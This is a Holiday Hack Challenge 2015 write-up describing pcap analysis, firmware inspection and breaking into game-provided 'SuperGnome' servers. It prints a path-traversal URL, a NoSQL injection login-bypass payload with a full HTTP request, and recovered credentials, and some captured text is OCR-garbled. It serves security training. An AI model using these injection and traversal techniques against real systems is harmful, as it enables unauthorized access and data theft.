

@theycybergooof

January 4th, 2015. Right at the wire

Holiday Hack Challenge 2015 Submission.

Challenge Thoughts:

I had so much fun doing this Holiday Hack Challenge, certainly the best there ever was. My kids were excited to play the 8-bit game, and to hear about my progress through the Super Gnomes. The story was well thought out and the way the story played out was so much fun. Keep up the great work, Counter Hack!

Part 1: Dance of the Sugar Gnome Fairies: *Curious Wireless Packets*

The Gnomes use a covert channel by embedding command and control and data exfil into DNS Resource Record data. The data was base64 encoded and then a character added to the beginning of the packet. The wireless packet showed enumeration requests/responses and tasking to take a photograph.

1) Which commands are sent across the Gnome's command-and-control channel?

By analyzing the pcap, 3 number of unique unique commands were sent.

The Gnome command and control channel appeared to have two major commands. "EXEC" executes a shell command on the Gnome, and "FILE" retrieves a file. There were three specific commands initiated.

Command "EXEC:iwconfig" runs iwconfig, which returns information about the local wireless networks as seen by the Gnome.

EXEC:iwconfig

The Gnome returned this data:

EXEC:START_STATE

EXEC:wlan0 IEEE 802.11abgn ESSID:"DosisHome-Guest"

EXEC: Mode:Managed Frequency:2.412 GHz Cell: 7A:B3:B6:5E:A4:3F

EXEC: Tx-Power=20 dBm

EXEC: Retry short limit:7 RTS thr:off Fragment thr:off

EXEC: Encryption key:off

EXEC: Power Management:off

EXEC:

EXEC:lo no wireless extensions.

EXEC:
EXEC:eth0 no wireless extensions.
EXEC:STOP_STATE

START_STATE signifies the beginning of data, and STOP_STATE signifies the end of the data being returned from the command.

Next command returns the contents of the iwlistscan.txt file, which appears to be the output of the iwlist command with the parameter "scan". This command returns the list of Access Points and Ad-Hoc cells in range, and optionally a bunch of information about them.

The Command:

EXEC:cat /tmp/iwlistscan.txt

The Gnome returns this data:

EXEC:START_STATE
25 = EXEC:wlan0 Scan completed :
26 = EXEC: Cell 01 - Address: 00:7F:28:35:9A:C7
27 = EXEC: Channel:1
28 = EXEC: Frequency:2.412 GHz (Channel 1)
29 = EXEC: Quality=29/70 Signal level=-81 dBm
30 = EXEC: Encryption key:on
31 = EXEC: ESSID:"CHC"
32 = EXEC: Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
33 = EXEC: 9 Mb/s; 12 Mb/s; 18 Mb/s
34 = EXEC: Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
35 = EXEC: Mode:Master
36 = EXEC: Extra:tsf=000000412e67cddf
37 = EXEC: Extra: Last beacon: 5408ms ago
38 = EXEC: IE: Unknown: 00055837335A36
39 = EXEC: IE: Unknown: 010882848B960C121824
40 = EXEC: IE: Unknown: 030101
41 = EXEC: IE: Unknown: 200100
42 = EXEC: IE: IEEE 802.11i/WPA2 Version 1
43 = EXEC: Group Cipher : CCMP
44 = EXEC: Pairwise Ciphers (1) : CCMP
45 = EXEC: Authentication Suites (1) : PSK
46 = EXEC: IE: Unknown: 2A0100
47 = EXEC: IE: Unknown: 32043048606C
48 = EXEC: IE: Unknown:
DD180050F2020101040003A4000027A4000042435E0062322F00
49 = EXEC: IE: Unknown:
2D1A8C131BFFFF000

50 = EXEC: IE: Unknown: 3D1601080800
51 = EXEC: IE: Unknown: DD0900037F01010000FF7F
52 = EXEC: IE: Unknown: DD0A00037F04010000000000
53 = EXEC: IE: Unknown: 0706555320010B1B
54 = EXEC: Cell 02 - Address: 48:5D:36:08:68:DC
55 = EXEC: Channel:6
56 = EXEC: Frequency:2.412 GHz (Channel 1)
57 = EXEC: Quality=59/70 Signal level=-51 dBm
58 = EXEC: Encryption key:on
59 = EXEC: ESSID:"DosisHome"
60 = EXEC: Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
61 = EXEC: 24 Mb/s; 36 Mb/s; 54 Mb/s
62 = EXEC: Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
63 = EXEC: Mode:Master
64 = EXEC: Extra:tsf=00000021701d828b
65 = EXEC: Extra: Last beacon: 4532ms ago
66 = EXEC: IE: Unknown: 000F736F6D657468696E67636C65766572
67 = EXEC: IE: Unknown: 010882848B962430486C
68 = EXEC: IE: Unknown: 030106
69 = EXEC: IE: Unknown: 0706555320010B1E
70 = EXEC: IE: Unknown: 2A0100
71 = EXEC: IE: Unknown: 2F0100
72 = EXEC: IE: IEEE 802.11i/WPA2 Version 1
73 = EXEC: Group Cipher : CCMP
74 = EXEC: Pairwise Ciphers (1) : CCMP
75 = EXEC: Authentication Suites (1) : PSK
76 = EXEC: Cell 03 - Address: 48:5D:36:08:68:DD
77 = EXEC: Channel:6
78 = EXEC: Frequency:2.412 GHz (Channel 1)
79 = EXEC: Quality=62/70 Signal level=-49 dBm
80 = EXEC: Encryption key:off
81 = EXEC: ESSID:"DosisHome-Guest"
82 = EXEC: Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
83 = EXEC: 24 Mb/s; 36 Mb/s; 54 Mb/s
84 = EXEC: Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
85 = EXEC: Mode:Master
86 = EXEC: Extra:tsf=00000021701d8913
87 = EXEC: Extra: Last beacon: 5936ms ago
88 = EXEC: IE: Unknown: 000F736F6D657468696E67636C65766572
89 = EXEC: IE: Unknown: 010882848B962430486C
90 = EXEC: IE: Unknown: 030106
91 = EXEC: IE: Unknown: 0706555320010B1E
92 = EXEC: IE: Unknown: 2A0100

93 = EXEC: IE: Unknown: 2F0100


94 = EXEC:STOP_STATE

The final command is "FILE", which returns, apparently, the most recent snapshot taken by the Gnome.

99 = FILE:/root/Pictures/snapshot_CURRENT.jpg

2) What image appears in the photo the Gnome sent across the channel from the Dosis home?

A person's room, with the legs of the Gnome. At the bottom is GnomeNET-NorthAmerica



Part 2: I'll be Gnome for Christmas: *Firmware Analysis for Fun and Profit*

3) What operating system and CPU type are used in the Gnome? What type of web framework is the Gnome web interface built in?

The Gnomes are built with the **Linux OS**, and an **ARM CPU**. Email recovered from one of the Super Gnomes provides a more detailed list of the parts needed for each Gnome:

- **Ambarella S2Lm IP Camera Processor System-on-Chip (with an ARM Cortex A9 CPU and Linux SDK)**
- **ON Semiconductor AR0330: 3 MP 1/3" CMOS Digital Image Sensor**
- **Atheros AR6233X Wi-Fi adapter**
- **Texas Instruments TPS65053 switching power supply**
- **Samsung K4B2G16460 2GB SDDR3 SDRAM**
- **Samsung K9F1G08U0D 1GB NAND Flash**

The web interface is **Node.js**

4) What kind of a database engine is used to support the Gnome web interface? What is the plaintext password stored in the Gnome database?

The Gnomes web interface uses **MongoDB** database engine.

The app.js shows the MongoDB username and password as **gnome:Kt9C1SljNKDiobKKro926frc** and the database is listening on port 27017

Part 3: Let it Gnome! Let it Gnome! Let it Gnome!

Internet-Wide Scavenger Hunt

5) What are the IP addresses of the five SuperGnomes scattered around the world, as verified by Tom Hessman in the Dosis neighborhood?

6) Where is each SuperGnome located geographically?

Super Gnome	IP Address	Location
SG 1	52.2.229.189	Ashburn, Virginia, US
SG 2	52.34.3.80	Boardman, Oregon, US
SG 3	52.64.191.71	Sydney, Australia
SG 4	52.192.152.132	Tokyo, Japan
SG 5	54.233.105.81	Brazil

Part 4: There's No Place Like Gnome for the Holidays: *Gnomage Pwnage*

7) Please describe the vulnerabilities you discovered in the Gnome firmware.

- When viewing Camera images, there is a local file inclusion vulnerability. It will allow you to view files outside the intended images directory.
- The camera image viewing code will add “.png” to the end of the filename if “.png” is not found in the string. However, it looks for .png anywhere in the string, rather than just at the end of the directory/filename. This allows retrieval of non .png files if a directory is “.png”.
- When uploading a config, you are able to create subdirectories. To be safe, the only directory that should be created is the random string directory used to ensure each upload is unique.
- There is a NoSQL injection vulnerability on the login form.
- There is a Server Side JavaScript Injection vulnerability on the file upload form. Eval is run on the post process, running the string as a function without evaluation.

8) Describe the technique you used to gain access to each SuperGnome's gnome.conf file.

52.2.229.189 SG01

In the binary provided, was able to mount and view the copy of the SuperGnome. The mongodb provided the credentials needed to log into SG01.

Ran the following:

```
root@kali:/mnt/xhack/opt/mongodb# ls
gnome.0  gnome.ns  journal  local.0  local.ns  _tmp
root@kali:/mnt/xhack/opt/mongodb# strings gnome.0
```

And found the results:

```
gnome.users
username
user
password
user
user_level
username
admin
password
SittingOnAShelf
user_level
DCBA
gnome.users.$_id_
```

Using **admin/SittingOnAShelf**, logged into SG1
Selecting the Files tab, found the following list of files:

Files


File not found or access denied!

Current Files

Files location: /gnome/www/files/

file	size	download
20141226101055.zip	1122375	Download
camera_feed_overlap_error.zip	2731533	Download
factory_cam_1.zip	1146627	Download
gnome.conf	339	Download
gnome_firmware_rel_notes.txt	748	Download
sgnet.zip	6426	Download
sniffer_hit_list.txt	211	Download


gnome.conf displayed:



```
Most visited | Offensive Security | Kali Linux | Kali Docs
dit
Gnome Serial Number: NCC1701
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-01
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
err
exe
fil
```

By carving the pcap, we find an email from c@atnascorp to jojo@atnascorp that describes hiring JoJo to build out the network for 2 million devices. Also, a picture was included:

GIYH ARCHITECTURE



In the "GnomeNET" tab, there is a conversation about multiple image fails.

1	Welcome to GnomeNET.
2	I noticed an issue when there are multiple child-gnomes with the same name. The image feeds become scrambled together. Any way to resolve this other than rename the gnomes?? ~DW
3	Can you provide an example of the scrambling you're seeing? ~PS
4	I uploaded 'camera_feed_overlap_error.png' to SG-01. We have six factory test cameras all named the same. The issue occurs only when they have the same name. It occurs even if the cameras are not transmitting an image. ~PS
5	Oh, also, in the image, 5 of the cameras are just transmitting the 'camera disabled' static, the 6th one was in the boss' office. The door was locked and the boss seemed busy, so I didn't mess with that one. ~PS
6	To help me troubleshoot this, can you grab a still from all six cameras at the same time? Also, is this really an issue? ~DW
7	I grabbed a still from 5 of the 6 cameras, again, staying out of the boss' office! Each cam is directed to a different SG, so each SG has one of the 5 stills I manually snagged. I named them 'factory_cam_#.png' and pushed them up to the files menu. 'camera_feed_overlap_error.png' has that garbled image. Oh, and to answer your question. Yes. We have almost 2 million cameras... some of them WILL be named the same. Just fix it. ~PS
8	Took a look at your issue. It looks like the camera feed collector only cares about the name and will merge the feeds. Looks like each pixel is XORed... Its going to be a lot of work to fix this. We are too late in the game to push a new update to all the cameras... stop naming cameras the same name. ~DW


It appears that the images are xor'ed together. I found this <http://stackoverflow.com/questions/8504882/searching-for-a-way-to-do-bitwise-xor-on-images> which describes a way to XOR two images to get a third. By XORing the combined image with one of the others, we can get back the other.

```
convert img1 img2 -fx "(((255*u)&(255*(1-v)))/((255*(1-u))&(255*v)))/255" img_out
```

52.34.3.80 SG02

The credentials “admin/SittingOnAShelf” work for logging in, but they do not provide the proper rights to open the config file. As a clue, they do provide the location of the files.

When you upload a config file, you are presented with this form:



Upload Settings

Dest filename (e.g. path/file.cfg):

Choose a file: No file selected.

For Filename, you can include a path and a filename. Looking at the Node.js code, it assumes that the last / is separating a directory path from a filename. So, if you type “dir1/dir2/dir3/dir4/file”, it will create the directories dir1, then dir2, then dir3, etc. It will also create a random directory before all of these so there is less chance of a collision between uploads.

Submitting the form:

Upload Settings

Dest filename (e.g. path/file.cfg):

Choose a file: No file selected.

results in the following message:


Settings

Dir /gnome/www/public/upload/ZpKoZIGL/dir1/dir2/dir3/ created successfully!

Insufficient space! File creation error!

Looking at the setting upload code, it seems that the directories will be created, but no files will ever be uploaded. From the game perspective, this is probably a good idea.

In the view camera area, you can view a picture with the following URL:



The 1.png is the name of the image file. Looking at the code, there is an if statement:


```
//if (camera.indexOf('.png') == -1) //  
camera = camera + '.png'; // add .png i
```

If uncommented, the code is looking for “.png” anywhere in the string. I will use a Local File Inclusion attack on the view camera image page. In the config file upload section, I created a directory called “.png”. which should satisfy the IF statement.

We know that the uploaded conf files are in /gnome/www/public/upload/

We know the camera files are in /gnome/www/public/images

We know the target gnome.conf file is in /gnome/www/files/gnome.conf




Upload Settings

Dest filename (e.g. path/file.cfg):

Choose a file:

Results in:




Settings

Dir /gnome/www/public/upload/UCcHaLuy /dir1/.png/ created successfully!

Insufficient space! File creation error!

Knowing the location of all the files, and with our newly created .png directory, we can create the URL as such:



52.34.2.80/cam?camera= - tells Node.JS to use the camera route and the variable “camera” is assigned

../upload/UCcHaLuy/dir1/.png/ - Satisfies the code that tests for a .png

../../../../files/gnome.conf - The file we are interested in

```
Most visited | Offensive Security | Kali Linux | Kali Do
Gnome Serial Number: XKCD988
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-02
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

This method can be used to gain access to the file 20150225093040.zip and factory_cam_2.zip.


The pcap showed the an email exchange from c@atnascorp.com and Martha with the email supplier@ginormouselectronicssupplier.com. The email lists the components that are used to make up the Gnomes

- **Ambarella S2Lm IP Camera Processor System-on-Chip (with an ARM Cortex A9**
- **CPU and Linux SDK)**
- **ON Semiconductor AR0330: 3 MP 1/3" CMOS Digital Image Sensor**
- **Atheros AR6233X Wi-Fi adapter**
- **Texas Instruments TPS65053 switching power supply**
- **Samsung K4B2G16460 2GB SDDR3 SDRAM**
- **Samsung K9F1G08U0D 1GB NAND Flash**

52.64.191.71 SG03

The credentials admin/SittingOnAShelf will not work. I needed to use NoSQL injection. Sending JSON with certain functions inside the username and password variables could perform a Server Side JavaScript attack.

Using BurpSuite, I can intercept submitting the login form:



SuperGnome 03

Welcome to the GIYH Administrative Portal. Please login to continue.

Username

Password

We would see the following request:


```
Gnom POST / HTTP/1.1
Host: 52.64.191.71
Sup User-Agent: Mozilla/5.0 (X11; Linux i686; rv:3
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Sup Referer: http://52.64.191.71/
DOV Cookie: sessionId=S7gES7jLCu79M21sRkcs
Connection: keep-alive
Content-Type: application/json
Gno Content-Length: 39
1,65
Gno username=admin&password=SittingOnAShelf|
```

In the login for the site, we see the username and password is searched in mongodb with the following:

```
db.get('users').findOne({username: req.body.username, password: req.body.password},
```

If we can pass into username and password functions that would return the admin login information, we can get into the SuperGnome.

Using Burp, we can intercept the request and send the following commands:

```
POST / HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:38.0) Gecko/20100101 Firefox/38.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/
Cookie: sessionId=S7gES7jLCu79M21sRkcs
Connection: keep-alive
Content-Type: application/json
Content-Length: 39

{"username":{"$regex":"admin"},"password":{"$gt":""}}
```

This command successfully logged into the SuperGnome. We can download the gnome.conf file, the factory_cam_3.zip and 20151201113356.zip

gnome.conf

```
Gnome Serial Number: THX1138
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-03
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

The PCAP is an email from c@atnascorp.com to burglerlackeys@atnascorp.com. This email reveals the true purpose of the Gnomes in the Home. CWS is instructing the burglars on the email list to break into the houses and steal specific items that were recorded from the Gnomes. The burglars are to begin operations on Dec 24th, wearing santa suits as cover.

They are also to avoid Mount Crumpit.

